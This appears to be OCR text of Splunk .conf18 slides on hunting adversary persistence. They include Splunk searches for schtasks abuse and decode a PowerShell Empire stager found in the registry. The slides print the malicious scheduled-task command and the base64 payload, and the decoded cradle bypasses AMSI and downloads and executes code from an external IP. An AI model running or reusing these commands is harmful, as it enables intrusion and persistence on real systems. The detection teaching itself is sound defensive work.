
Adversary Simulation

Starting Meterpreter



Adversary Simulation

Migrating to Empire




Adversary Simulation

Registry Persistence

Scheduled Tasks Persistence

WMI Persistence



2. We make our systems smarter

- Minimally
  - Evaluate
  - Detect
  - Contain
  - Eradicate
- Ideally
  - Active Defenses
  - Deception
  - Forensic Collection
  - IOC development
  - Information Sharing
  - Closing the hole elsewhere

Example: Scheduled Task Persistance

What is the Task Scheduler in Windows?

Schtasks.exe

Enables an administrator to create, delete, query, change, run, and end scheduled tasks on a local or remote computer. Running Schtasks.exe without arguments displays the status and next run time for each registered task.

Creating a Task

The following syntax is used to create a task on the local or remote computer.

```
schtasks /Create
[/S system [/U username [/P [password]]]]
[/RU username [/RP [password]] /SC schedule [/MO modifier] [/D day]
[/M months] [/I idletime] /TN taskname /TR taskrun [/ST starttime]
[/RI interval] [ {/ET endtime | /DU duration} [/K]
[/XML xmlfile] [/V1]] [/SD startdate] [/ED enddate] [/IT] [/Z] [/F]
```

Changing a Task

The following syntax is used to change how the program runs, or change the user account and password used by a scheduled task.

```
schtasks /Change
[/S system [/U username [/P [password]]]] /TN taskname
{ [/RU runasuser] [/RP runaspassword] [/TR taskrun] [/ST starttime]
[/RI interval] [ {/ET endtime | /DU duration} [/K] ]
[/SD startdate] [/ED enddate] [/ENABLE | /DISABLE] [/IT] [/Z] }
```

Your Run of the Mill Scheduled Task

Type	Field	Value	Actions
Selected	CommandLine	schtasks.exe /change /tn "Microsoft\Office\Office ClickToRun Service Monitor" /enable	
	EventDescription	Process Create	
	Image	C:\Windows\System32\schtasks.exe	
	ParentCommandLine	"C:\Program Files\Common Files\Microsoft Shared\ClickToRun\OfficeClickToRun.exe" /service	
	host	wrk-ghoppy	
	source	WinEventLog:Microsoft-Windows-Sysmon/Operational	
	sourcetype	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	
	user	NT AUTHORITY\SYSTEM	
Event	Computer	wrk-ghoppy.frothly.local	
	CurrentDirectory	C:\Program Files\Common Files\Microsoft Shared\ClickToRun\	

schtasks.exe /change /tn "Microsoft\Office\Office ClickToRun Service Monitor" /enable

Change an existing task

Name of the task


Enable the task

splunk> .conf18

What Are The Events Telling Us?

- /Create – creates a new task
- /F - forcefully creates the task and suppresses warnings if the task exists
- /RU - Specifies the user context under which the task runs - system
- /SC – Frequency of schedule – Daily
- /ST – Time the task starts – 10:51
- /TN – Name of the task – Updater
- /TR – Path and filename of the executable to run

```
"C:\Windows\system32\schtasks.exe" /Create /F /RU system /SC
DAILY /ST 10:51 /TN Updater /TR
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -
NonI -W hidden -c \"IEX
([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp
HKLM:\Software\Microsoft\Network debug).debug)))\""
```



How Can We Find This?

```
index=main sourcetype=xmlwineventlog:microsoft-windows-sysmon/operational CommandLine=*schtasks.exe*
| rex field=CommandLine "/[Tt][Nn] (?<taskname>[^/]+)"
| table _time host taskname CommandLine ParentCommandLine
```

_time	host	taskname	CommandLine	ParentCommandLine
2017-08-23 21:12:36	venus	Updater	"C:\Windows\system32\schtasks.exe" /Create /F /RU system /SC DAILY /ST 10:51 /TN Updater /TR "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKLM:\Software\Microsoft\Network debug).debug)))\""	

C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc WwBSAGUARgBdAC4AQQBTAHMARQBNAGIATABZAC4ARwBlAFQAVABZAHAAZQAoACcAUwB5AHMAdABlA

splunk> .conf18

What Else Could I Look For?

```
sourcetype="winregistry" process_image=*powershell.exe "\\Software\\Microsoft\\Network\\"
```

```
08/23/2017 21:12:36.407
event_status="(0)The operation completed successfully."
pid=2988
process_image="c:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
registry_type="SetValue"
key_path="HKLM\software\microsoft\network\debug"
data_type="REG_SZ"
data="WwBSAEUARgBdAC4AQQBTAFMAZQBNAEIAbABZAC4ARwBFAHQAVAB5AHAARQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAEkAZQBMAEQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMARQBUAFYAQQBsAFUAZQAoACQAbgBVAGwAbAAsACQAdABSAHUAZQApAH0AOwBbAFMAeQBzAHQAZQBtAC4ATgBFAFQALgBTAGUAUgB2AGkAQwBFAFAAbwBJAG4AdABNAEEATgBBAEcARQByAF0AOgA6AEUAWABQAGUAYwB0ADEAMAAwAEMAbwBuAFQAaQB0AHUAZQA9ADAAOwAkAFcAYwA9AE4AZQB3AC0ATwBiAEoARQBDAFQAIABTAFkAUwBUAGUATQAuAE4ARQBUAC4AVwBlAEIAQwBsAEkAZQBuAHQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7ACQAVwBjAC4ASABlAEEARABlAFIAUwAuAEEARABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAdwBjAC4AUABSAG8AeABZAD0AWwBTAFkAUwB0AGUAbQAuAE4ARQBUAC4AVwBFAEIAUgBlAHEAdQBFAFMAdABdADoAOgBEAEUARgBhAFUAbABUAFcAZQBCAFAAcgBPAHgAWQA7ACQAVwBjAC4AUABSAG8AeABZAD0AWwBTAFkAUwB0AGUAbQAuAE4ARQBUAC4AVwBFAEIAUgBlAHEAdQBFAFMAdABdADoAOgBBAEwAQwBhAGMAaABFAF0AOgA6AEQAZQBGAEEAdQBMAFQAWwBJAEkALgBHAEUAVABCAHkAdABlAHMAKAAnADMAOAA5ADIAOAA4AGUAZABkADcAOABlADgAZQBhADIAZgA1ADQAOQA0ADYAZAAzADIAMAA5AGIAMQA2AGIAOAAnACkAOwAkAFIAPQB7ACQARAAsACQASwA9ACQAQQByAEcAUwA7ACQAUwA9ADAALgAuADIANQA1ADsAMAAuAC4AMgA1ADUAfAAlAHsAJABKAD0AKAAkAEoAKwAkAFMAWwAkAF8AXQArACQASwBbACQAXwAlACQASwAuAEMATwB1AG4AdABdACkAJQAyADUANgA7ACQAUwBbACQAXwBdACwAJABTAFsAJABKAF0APQAkAFMAWwAkAEoAXQAsACQAUwBbACQAXwBdAH0AOwAkAEQAfAAlAHsAJABJAD0AKAAkAEkAKwAxACkAJQAyADUANgA7ACQASAA9ACgAJABIACsAJABTAFsAJABJAF0AKQA1ADIANQA2ADsAJABTAFsAJABJAF0ALAAkAFMAWwAkAEgAXQA9ACQAUwBbACQASABdACwAJABTAFsAJABJAF0AOwAkAF8ALQBiAHgATwBSACQAUwBbACgAJABTAFsAJABJAF0AKwAkAFMAWwAkAEgAXQApACUAMgA1ADYAXQB9AH0AOwAkAHcAYwAuAEgAZQBhAEQARQBSAHMALgBBAGQARAAoACIAQwBvAG8AawBpAGUAIgAsACIAcwBlAHMAcwBpAG8AbgA9AHcASQBuAFUAMgBVAGIAVwB2AGQALwBTAGQATwBqAGoAVgB0AGEAMABCAEgAYQBaAEgAagBJAD0AIgApADsAJABzAGUAcgA9ACcAaAB0AHQAcABzADoALwAvADQANQAuADcANwAuADYANQAuADIAMQAxADoANAA0ADMAJwA7ACQAdAA9ACcALwBsAG8AZwBpAG4ALwBwAHIAbwBjAGUAcwBzAC4AcABoAHAAJwA7ACQARABhAFQAQQA9ACQAVwBDAC4ARABvAHcATgBsAG8AQQBkAEQAQQBUAEEAKAAkAHMARQByACsAJABUACkAOwAkAGkAdgA9ACQARABhAFQAQQBbADAALgAuADMAXQA7ACQAZABBAHQAYQA9ACQAZABhAHQAYQBbADQALgAuACQAZABhAHQAQQAuAGwAZQBuAEcAVABIAF0AOwAtAGoATwBpAE4AWwBDAGgAQQByAFsAXQBdACgAJgAgACQAUgAgACQAZABBAFQAQQAgACgAJABJAFYAKwAkAEsAKQApAHwASQBFAFgA"
```

Collapse

host = venus | source = WinRegistry | sourcetype = WinRegistry

What Do We Find?

Decoding to Find PowerShell Empire Cradle


```
[REF].ASSeMBlY.GEtTypE('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GeTFIeLD('amsiInitFailed','NonPublic,Static').SETVAlUe($nUll,$tRue)};[System.NET.SeRviCEPoIntMANAGEr]::EXPect100ConTiNue=0;$Wc=New-ObJECT SYSTeM.NET.WeBClIent;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$Wc.HeADeRS.ADd('User-Agent',$u);$wc.PRoxY=[SYStem.NET.WEBRequESt]::DEFaUlTWeBPrOxY;$Wc.PrOXy.CRedEntialS = [SYsTEM.NET.CRedeNtiALCachE]::DeFAuLTNEtWorkCreDeNtials;$K=[SYsTem.TeXT.EncODIng]::ASCII.GETBytes('389288edd78e8ea2f54946d3209b16b8');$R={$D,$K=$ArGS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COunt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bxOR$S[($S[$I]+$S[$H])%256]}};$wc.HeaDERs.AdD("Cookie","session=wInU2UbWvd/SdOjjVta0BHaZHjI=");$ser='https://45.77.65.211:443';$t='/login/process.php';$DaTA=$WC.DowNloAdDATA($sEr+$T);$iv=$DaTA[0..3];$dAta=$data[4..$datA.lenGTH];-jOiN[ChAr[]](& $R $dATA ($IV+$K))|IEX
```

Pulling it all Together

How can we get there?

- Export your data from your tools to Splunk
- Scoring Events
- Encourage Vendors to create APIs Phantom can access
- Create Phantom Playbooks to extend vendor functionality and interoperability

